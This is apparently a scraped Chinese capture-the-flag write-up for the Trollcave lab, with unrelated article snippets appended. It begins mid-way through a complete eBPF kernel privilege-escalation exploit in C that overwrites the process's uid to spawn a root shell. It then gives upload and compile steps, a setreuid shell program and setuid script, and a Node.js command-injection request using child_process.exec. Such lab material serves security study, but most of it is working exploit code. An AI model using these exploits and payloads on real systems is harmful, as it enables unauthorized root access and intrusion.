"\x55\x06\x02\x00\x01\x00\x00\x00"
"\x7b\xa2\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x7b\x87\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"; char bpf_log_buf[LOG_BUF_SIZE]; static int bpf_prog_load(enum bpf_prog_type prog_type,
const struct bpf_insn *insns, int prog_len,
const char *license, int kern_version) {
union bpf_attr attr = {
.prog_type = prog_type,
.insns = (__u64)insns,
.insn_cnt = prog_len / sizeof(struct bpf_insn),
.license = (__u64)license,
.log_buf = (__u64)bpf_log_buf,
.log_size = LOG_BUF_SIZE,
.log_level = 1,
}; attr.kern_version = kern_version; bpf_log_buf[0] = 0; return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
} static int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
int max_entries) {
union bpf_attr attr = {
.map_type = map_type,
.key_size = key_size,
.value_size = value_size,
.max_entries = max_entries
}; return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
} static int bpf_update_elem(uint64_t key, uint64_t value) {
union bpf_attr attr = {
.map_fd = mapfd,
.key = (__u64)&key,
.value = (__u64)&value,
.flags = 0,
}; return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
} static int bpf_lookup_elem(void *key, void *value) {
union bpf_attr attr = {
.map_fd = mapfd,
.key = (__u64)key,
.value = (__u64)value,
}; return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
} static void __exit(char *err) {
fprintf(stderr, "error: %s\n", err);
exit(-1);
} static void prep(void) {
mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3);
if (mapfd < 0)
__exit(strerror(errno)); progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
(struct bpf_insn *)__prog, PROGSIZE, "GPL", 0); if (progfd < 0)
__exit(strerror(errno)); if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
__exit(strerror(errno)); if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0)
__exit(strerror(errno));
} static void writemsg(void) {
char buffer[64]; ssize_t n = write(sockets[0], buffer, sizeof(buffer)); if (n < 0) {
perror("write");
return;
}
if (n != sizeof(buffer))
fprintf(stderr, "short write: %lu\n", n);
} #define __update_elem(a, b, c) \
bpf_update_elem(0, (a)); \
bpf_update_elem(1, (b)); \
bpf_update_elem(2, (c)); \
writemsg(); static uint64_t get_value(int key) {
uint64_t value; if (bpf_lookup_elem(&key, &value))
__exit(strerror(errno)); return value;
} static uint64_t __get_fp(void) {
__update_elem(1, 0, 0); return get_value(2);
} static uint64_t __read(uint64_t addr) {
__update_elem(0, addr, 0); return get_value(2);
} static void __write(uint64_t addr, uint64_t val) {
__update_elem(2, addr, val);
} static uint64_t get_sp(uint64_t addr) {
return addr & ~(0x4000 - 1);
} static void pwn(void) {
uint64_t fp, sp, task_struct, credptr, uidptr; fp = __get_fp();
if (fp < PHYS_OFFSET)
__exit("bogus fp"); sp = get_sp(fp);
if (sp < PHYS_OFFSET)
__exit("bogus sp"); task_struct = __read(sp); if (task_struct < PHYS_OFFSET)
__exit("bogus task ptr"); printf("task_struct = %lx\n", task_struct); credptr = __read(task_struct + CRED_OFFSET); // cred if (credptr < PHYS_OFFSET)
__exit("bogus cred ptr"); uidptr = credptr + UID_OFFSET; // uid
if (uidptr < PHYS_OFFSET)
__exit("bogus uid ptr"); printf("uidptr = %lx\n", uidptr);
__write(uidptr, 0); // set both uid and gid to 0 if (getuid() == 0) {
printf("spawning root shell\n");
system("/bin/bash");
exit(0);
} __exit("not vulnerable?");
} int main(int argc, char **argv) {
prep();
pwn(); return 0;
}编译exp
# 由于目标主机上没有gcc环境,在kali中编译

gcc -c pwn.c -o pwn
上传exp到目标主机
scp -i Identity pwn rails@192.168.0.3:/home/rails/
3.2.1 目标主机上提权
添加可执行权限
chmod +x pwn


提权成功
./pwn
3.3 SID提权
结合3.1.1的内容尝试利用Nodejs执行漏洞进行提权
编写提权脚本exp.c并编译
# 编译

gcc exp.c -o exp

//exp.c

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

# description: 执行本程序将获得uid=1000用户的权限

int main(int argc,char *argv[])

{

   setreuid(1000,1000);

   execve("/bin/sh",NULL,NULL);

}
上传exp文件到目标主机:BASE64编码方式
查看编译后的exp文件Base64编码:
base64 exp
在目标主机上vim创建/tmp/exp.64文件,并写入exp文件Base64编码:
rails@trollcave:~$ vim /tmp/exp.64
解码/tmp/exp.64文件:
rails@trollcave:~$ base64 -d /tmp/exp.64 > /tmp/exp
上传exp文件到目标主机:SSH方式
scp -i Identity exp rails@192.168.0.3:/tmp/
编写设置权限脚本,赋予exp文件sid权限,用于将rails用户也可以拥有king的权限
cat /tmp/chowner2king.sh

#!/bin/sh

# 因为要获取king的权限,所以需要先将exp的用户名变成king的,在rails中无法修改,可以通过复制的方式改变文件所属用户

cp /tmp/exp /tmp/kingexp

chmod 4755 /tmp/kingexp
成功修改exp文件权限
GET /calc?sum=require('child_process').exec('/tmp/chowner2king.sh') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0


成功sudo提权
trollcave-v1-2的更多相关文章
- MIP 官方发布 v1稳定版本
近期,MIP官方发布了MIP系列文件的全新v1版本,我们建议大家尽快完成升级. 一. 我是开发者,如何升级版本? 对于MIP页面开发者来说,只需替换线上引用的MIP文件为v1版本,就可以完成升级.所有 ...
- Git异常:fatal: V1.0 cannot be resolved to branch.
GitHub实战系列汇总:http://www.cnblogs.com/dunitian/p/5038719.html ———————————————————————————————————————— ...
- !+"\v1" 用来“判断浏览器类型”还是用来“IE判断版本”的问题!
这种写法是利用各浏览器对转义字符"\v"的理解不同来判断浏览器类型.在IE中,"\v"没有转义,得到的结果为"v".而在其他浏览器中&quo ...
- 自己动手写计算器v1.0
今天突发奇想,想着看了还几个设计模式了,倒不如写点东西来实践它们.发现计算器这种就比较合适,打算随着设计模式的学习,会对计算器不断的做改进. 包括功能的增加和算法的改进.初学者难免犯错,希望大家不吝指 ...
- Atitit.安全性方案规划设计4gm v1 q928
Atitit.安全性方案规划设计4gm v1 q928 1. 安全架构设计与功能安全检测1 2. https1 3. 账号安全体系1 4. 配置文件安全 1 5. 源码加密与安全2 6. 最高强度的 ...
- 【krpano】krpano xml资源解密(破解)软件说明与下载(v1.4)
欢迎加入qq群551278936讨论krpano技术以及获取最新软件. 该软件已经不再维护,现在已经被KRPano资源分析工具取代,详情参见 http://www.cnblogs.com/reac ...
- appium V1.5.x变化
使用 npm安装 appium之后,会发现已经进入1.5 [Appium] Welcome to Appium v1.5.0 [Appium] Appium REST http interface l ...
- ASP.NET Boilerplate终于发布v1.0了
(此文章同时发表在本人微信公众号"dotNET每日精华文章",欢迎右边二维码来关注.) 题记:ABP经过2年多的开发,终于发布第一个主要版本了,谨此提醒ABP的使用者. ASP.N ...
- Atitit 图像处理 深刻理解梯度原理计算.v1 qc8
Atitit 图像处理 深刻理解梯度原理计算.v1 qc8 1.1. 图像处理 梯度计算 基本梯度 内部梯度 外部梯度 方向梯度1 2. 图像梯度就是图像边缘吗?2 1.1. 图像处理 梯度计算 ...
- 【JS】heatmap.js v1.0 到 v2.0,详细总结一下:)
前段时间,项目要开发热力图插件,研究了heatmap.js,打算好好总结一下. 本文主要有以下几部分内容: 部分源码理解 如何迁移到v2.0 v2.0官方文档译文 关于heatmap.js介绍,请看这 ...
随机推荐
- MySQL的select for update用法
MySQL中的select for update大家应该都有所接触,但什么时候该去使用,以及有哪些需要注意的地方会有很多不清楚的地方,我把我如何使用和查询到的文档在此记录. 作用 select本身是一 ...
- 利用python数据分析
利用python进行数据分析 本书由Python pandas项目创始人Wes McKinney亲笔撰写,详细介绍利用Python进行操作.处理.清洗和规整数据等方面的具体细节和基本要点.第2版针对P ...
- GO语言基础 为什么我要学习Golang以及GO语言入门普及
作为网络安全初学者,会遇到采用Go语言开发的恶意样本.因此从今天开始从零讲解Golang编程语言,一方面是督促自己不断前行且学习新知识:另一方面是分享与读者,希望大家一起进步.这系列文章入门部分将参考 ...
- 网络工具netstat与ss
建议使用ss命令,2001年的时候netstat 1.42版本之后就没更新了,之后取代的工具是ss.netstat命令在很多场景下比较慢.ss可以显示跟netstat类似的信息,但是速度却比netst ...
- STM32按键控制LED亮灭的代码
led.c #include "led.h" void LED_Config(void) { GPIO_InitTypeDef GPIO_InitStruct; RCC_APB2P ...
- gitlab修改代码提交后显示中文名称
公司要求提交的代码能显示出是哪位提交的,所以要求显示中文名称以便统计工作 修改方法: 打开CMD命令提示符输入页面,输入修改指令: git config --global user.name &quo ...
- JavaScript:七大基础数据类型:字符串string
在JS中,字符串类型的数据,有三种表达方式,但是无一例外都是需要引号扩起来的: 单引号'hello' 双引号"hello" 反引号`hello` 注意: 因为JS没有字符类型,这一 ...
- 既然有MySQL了,为什么还要有MongoDB?
大家好,我是哪吒,最近项目在使用MongoDB作为图片和文档的存储数据库,为啥不直接存MySQL里,还要搭个MongoDB集群,麻不麻烦? 让我们一起,一探究竟,了解一下MongoDB的特点和基本用法 ...
- C++ 使用 new 创建二维数组
1. 直接创建 C++ 使用 new 创建二维数组最直接的方法就是 new T[M][N].返回的指针类型是 T (*)[N],它是指向数组的指针,可以直接使用数组下标形式访问元素.释放内存直接使用d ...
- 阿里云kafka使用记录(python版本)
kafka端 consumer vpc版代码 import socket from kafka import KafkaConsumer from kafka.errors import Ka ...